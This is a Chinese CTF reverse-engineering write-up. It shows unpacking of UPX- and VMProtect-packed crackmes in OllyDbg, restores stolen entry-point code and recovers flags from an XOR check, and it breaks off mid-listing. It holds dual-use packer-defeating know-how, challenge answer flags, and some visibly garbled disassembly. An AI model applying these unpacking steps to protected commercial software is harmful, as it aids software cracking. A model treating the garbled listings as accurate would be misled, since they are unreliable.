
**FLAG 值:**

flag{3399dcb7-9e15-422f-9bf9-9db30dab70ae}

**0x05 shy**

**操作内容:**

这题难道我最开始是一脸懵逼的，后来查阅资料，抽丝剥茧就会啦  
首先查壳，丢到ExeinfoPE里面看一下，确定是upx壳




于是丢到OD里面进行脱壳处理，由于是压缩壳，跟踪起来比较麻烦，我选择了个偷懒的办法，下一个api访问断点


即：VirtualProtect，运行3次F9后就跑飞了，于是在2次运行后，单步跟踪，到OEP

0107293C	CC	int3	
0107293D	CC	int3	
0107293E	CC	int3	
0107293F	CC	int3	
01072940	55	push ebp	
01072941	8BEC	mov ebp,esp	
01072943	E8 78FCFFFF	call shy.010725C0	
01072948	5D	pop ebp	
01072949	C3	retn	
0107294A	CC	int3	
0107294B	CC	int3	
0107294C	CC	int3	
0107294D	CC	int3	
0107294E	CC	int3	

使用OD自带的插件进行脱壳，注意基址和OEP的关系，计算好后填入



然后点击脱壳，双击发现不能运行。



这个问题估计是重定向造成，于是修复一下重定向表的数据。



按说是已经解密完成了，于是我定位到OEP（0x1072940）一看究竟。

LCG - 主线程, 模块 - dump			
0107293C	CC	int3	
0107293D	CC	int3	
0107293E	CC	int3	
0107293F	CC	int3	
01072940	55	push ebp	
01072941	8BEC	mov ebp,esp	
01072943	E8 78FCFFFF	call dump.010725C0	
01072948	5D	pop ebp	ntdll.77958824
01072949	C3	ret	
0107294A	CC	int3	
0107294B	CC	int3	
0107294C	CC	int3	
0107294D	CC	int3	

确实已经解密，那么为了方便调试，我直接用OD改一下入口代码就可以实现了。

1082328	57C4	cmp esp,edx	
108232C	75 FA	jnz short dump.01082328	
108232E	83EC 80	sub esp,-0x80	
1082331	E9 30F0FEFF	jmp dump.01071366	
1082336	EB 00	jmp short dump.01082338	
1082338	56		
1082339	BE 20770707	汇编于此处: 01082336	
108233E	FC		
108233F	AD		
1082340	85C0		
1082342	74 0D		
1082344	6A 03		
1082346	59	pop ecx	
1082347	FF7424 10	push dword ptr ss:[esp+0x10]	ntdll.77958824
108234B	E2 FA	loopd short dump.01082347	dump.01082336

然后把修改完毕的程序，重新保存到文件，由于有重定位会有下图的提示，点击是，然后右键保存一份dump0.exe

01080000	00025000	01072940	dump	C:\Users\Administrator\Desktop\unpack\dump.exe
232	00022336	EB 00	jmp short 00022338	
232	00022338	56	push esi	
232	00022339	BE 20770707	mov esi,0x10777707	
233	0002233E	FC	add	
233	0002233F	AD	lds dword ptr ds:[esi]	
233	00022340	85C0	test eax,ecx	
233	00022342	74 0D	je short 00022351	
233	00022344	6A 03	push 0x3	
233	00022346	59	pop ecx	
233	00022347	FF7424 10	push dword ptr ss:[esp+0x10]	
233	0002234B	E2 FA	loopd short 00022347	
233	0002234D	FFD0	call	
234	00022351	5E	pop esi	
234	00022352	C2 0C00	retm	
234	00022355	0000	add	
234	00022357	0070 23	add	
234	0002235A	0801	or	
234	0002235C	71 24	jno	
234	0002235E	0801	or	
234D	FFD0		call	
234F	EB EE		jmp	
2351	5E		pop	

继续，OD载入dump0.exe

发现修改成功，可以直接跳转到OEP行，然后单步跟踪，到输入后，发现后面的代码是个加密处理的代码，于是丢到IDA里面看一下这块对应的反编译代码。

```

37 sub_107108E(Buf);
38 for ( i = 0; i <= 23; ++i )
39     v79[i] = *(&v29 + i) ^ *(&v53 + i) ^ Buf[i];
40 v4 = 54;
41 v5 = 108;
42 v6 = 106;
43 v7 = 104;
44 v8 = 44;
45 v9 = 33;
46 v10 = 59;
47 v11 = 58;
48 v12 = 43;
49 v13 = 38;
50 v14 = 112;
51 v15 = 37;
52 v16 = 105;
53 v17 = 42;
54 v18 = 97;
55 v19 = 61;
56 v20 = 83;
57 v21 = 99;
58 v22 = 52;
59 v23 = 35;
60 v24 = 112;
61 v25 = 116;
62 v26 = 42;
63 v27 = 37;
64 sub_107138B();
65 for ( j = 0; j < 24; ++j )
66 {
67     if ( *(&v4 + j) != v79[j] )
68     {
69         v77 = 1;
70         break;
71     }
72 }
73 if ( v77 == 1 )
74     sub_107104B("wrong");
75 else
76     sub_107104B("good");
77 sub_1071262(&savedregs, dword_1072028, 0, v0);


```

buf 就是用户输入的字符串，if ( \*(&v4 + j) != v79[j] ) 这个就是关键的比较，那么V79[]就应该是异或后的结果，也就是ben本题的密钥，于是在OD中定位值：6ljh,!;:+&p%i\*a=Sc4#pt\*%



01071FA4	7D 2B	jge short dump0.01071FD1			
01071FA6	8B85 04FFFFFF	mov eax,dword ptr ss:[ebp-0xFC]			
01071FAC	0FBE8C05 10FFFFFF	movsx ecx,byte ptr ss:[ebp+eax-0xF0]			
01071FB4	8B95 04FFFFFF	mov edx,dword ptr ss:[ebp-0xFC]			
01071FBA	0FBE4415 C4	movsx eax,byte ptr ss:[ebp+edx-0x3C]			
01071FBF	3BC8	cmp ecx,eax			
01071FC1	74 0C	je short dump0.01071FCF			
01071FC3	C785 7CFFFFFF 01000	mov dword ptr ss:[ebp-0x84],0x1			
01071FCD	EB 02	jmp short dump0.01071FD1			
01071FCF	EB BD	jmp short dump0.01071F8E			
01071FD1	83BD 7CFFFFFF 01	cmp dword ptr ss:[ebp-0x84],0x1			
01071FD8	75 0F	jnz short dump0.01071FE9			
01071FDA	68 5C7B0701	push dump0.01077B5C	ASCII "wrong"		
01071FDF	E8 67F0FFFF	call dump0.0107104B			
01071FE4	83C4 04	add esp,0x4			
01071FE7	EB 0D	jmp short dump0.01071FF6			
01071FE9	68 387C0701	push dump0.01077C38	ASCII "good"		
01071FEE	E8 58F0FFFF	call dump0.0107104B			
01071FF3	83C4 04	add esp,0x4			
01071FF6	33C0	xor eax,eax			
01071FF8	52	push edx			
01071FF9	8BCD	mov ecx,ebp			
01071FFB	5B	pop ebx			
堆栈 ss:[0012F88C]=36 ('6')					
ecx=44BD78C7					
地址	HEX 数据	ASCII			
0012F88C	36 6C 6A 68 2C 21 3B 3A 2B 26 70 25 69 2A 61 3D	6ljh,!:;+&p%i*a=		0012F7B0	00261
0012F89C	53 63 34 23 70 74 2A 25 CC CC CC CC CC CC CC CC	Sc4#pt*%?%?%?%?		0012F7B4	0012F
0012F8AC	18 00 00 00 CC CC CC CC CC CC CC CC 31 7A 73 77	%?%?%?%?%?%?%?%?%?%?%?%?%?%?%?%?%?%?%?		0012F7B8	01082
				0012F7BC	CCCC


接下来就简单了，直接把这个密钥输入，然后再次定位到这块就能得到 flag 了



01071F97	8985 04FFFFFF	mov dword ptr ss:[ebp-0xFC],eax			
01071F9D	83BD 04FFFFFF 18	cmp dword ptr ss:[ebp-0xFC],0x18			
01071FA4	7D 2B	jge short dump0.01071FD1			
01071FA6	8B85 04FFFFFF	mov eax,dword ptr ss:[ebp-0xFC]			
01071FAC	0FBE8C05 10FFFFFF	movsx ecx,byte ptr ss:[ebp+eax-0xF0]			
01071FB4	8B95 04FFFFFF	mov edx,dword ptr ss:[ebp-0xFC]			
01071FBA	0FBE4415 C4	movsx eax,byte ptr ss:[ebp+edx-0x3C]			
01071FBF	3BC8	cmp ecx,eax			
01071FC1	74 0C	je short dump0.01071FCF			
01071FC3	C785 7CFFFFFF 01000	mov dword ptr ss:[ebp-0x84],0x1			
01071FCD	EB 02	jmp short dump0.01071FD1			
01071FCF	EB BD	jmp short dump0.01071F8E			
01071FD1	83BD 7CFFFFFF 01	cmp dword ptr ss:[ebp-0x84],0x1			
01071FD8	75 0F	jnz short dump0.01071FE9			
01071FDA	68 5C7B0701	push dump0.01077B5C	ASCII "wrong"		
01071FDF	E8 67F0FFFF	call dump0.0107104B			
01071FE4	83C4 04	add esp,0x4			
堆栈 ss:[0012F940]=66 ('F')					
eax=00000066					
地址	HEX 数据	ASCII			
0012F940	66 6C 61 67 7B 63 62 37 36 37 30 61 62 2D 63 35	flag{cb7670ab-c5		0012F	
0012F950	39 37 2D 34 62 31 37 7D CC CC CC CC CC CC CC CC	97-4b17}???		0012F	
0012F960	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	???		0012F	
0012F970	CC CC CC CC CC CC CC CC C4 20 7C 7C 90 F9 12 00	???		0012F	
0012F980	CE 28 07 01 01 00 00 00 20 A9 28 00 38 AE 28 00	???		0012F	
0012F990	EC F9 12 00 37 27 07 01 54 20 7C 7C 30 19 26 00	???		0012F	
0012F9A0	18 00 00 00 3A 00 00 00 00 00 00 00 00 00 00	???		0012F	



最终得到flag: flag{cb7670ab-c597-4b17} 输入到shy.exe 验证一下 :)



```
C:\Windows\system32\cmd.exe

C:\Users\Administrator>C:\Users\Administrator\Desktop\unpack\shy.exe
please input strings:flag{cb7670ab-c597-4b17}
good
C:\Users\Administrator>
```

## flag 值:


flag{cb7670ab-c597-4b17}

## 0x06 Bwarm

### 操作内容:

下载这个题包的时候, 被 360 杀了几次, 我人傻了。

抱着对主办方绝对相信的态度, 退掉了 360.



```
are you ready ?
please input string:
```

让咱输入字符, 乱输没用, 回显都不给, 直接退了。


那就先查壳呗, 是个 vmp 二点多的壳, 按照一点八以上版本的历史惯例脱个壳。

OD 中打开, 试跑一跑, 还挺有意思的:




```
dont' touch me !!!
```


先跳出 VirtualProtect 函数，然后对代码段设置，内存访问断点




继续运行，断下来后，在 ESP 的地方跟踪内存数据，找到 SEH 结构化异常的上面 35C 地址那块，下一个硬件写入断点，并取消之前的内存访问断点继续运行，再次断下来，这次再在代码断下内存访问断点，然后多次运行，注意观察栈帧的变化，快到 SEH 的地方就接近 OEP 了，此时已经跟踪到解压后的代码段，然后进行一下代码分析。




完成分析后，代码就还原了，然后单步跟踪，发现 OEP




发现 OEP 后，同时我们也注意到栈帧部分被压入了 3 条数据，这个就是 VMP 偷取的代码，我们需要进行还原，于是在当前位置查找一段 0000000000 的内存段




然后，对 VMP 偷取的代码进行 patch。最后跳转到 OEP 也就是 jmp 012319C9



接着我们把当前的 01231FB5 设置为新的 EIP，就可以进行 dump 内存操作了，填好起始地址和入口地址后，点击脱壳



把脱壳的文件保存为 dump.exe 然后尝试运行，发现不能运行，直接崩溃掉了于是猜到可能是重定向表的问题造成，用 PE 编辑器修改一下这里，然后保存。



再次运行，OK !! 然后可以载入 OD 进行动态分析了。

The screenshot shows a debugger window with the following assembly code:

```

012319C7 . 5D      pop ebp
012319C8 . C3      ret
012319C9 . 55      push ebp
012319CA . 8BEC    mov ebp,esp
012319CC . 83EC 14 sub esp,0x14
012319CF . 8B65 F4 and [local.3],0x0
012319D3 . 8D45 F4 lea eax,[local.3]
012319D6 . 8B65 F8 and [local.2],0x0
012319DA . 50      push eax
012319DB . E8 7F790200 call dump.0125935F
012319E0 . C58B 45F83341 lds ecx,fword ptr ds:[ebx+0x4533F845]
012319E6 . F4      hlt
012319E7 . 8945 FC mov [local.1],eax
012319EA . 51      push ecx
012319EB . E8 296B0600 call dump.01298519
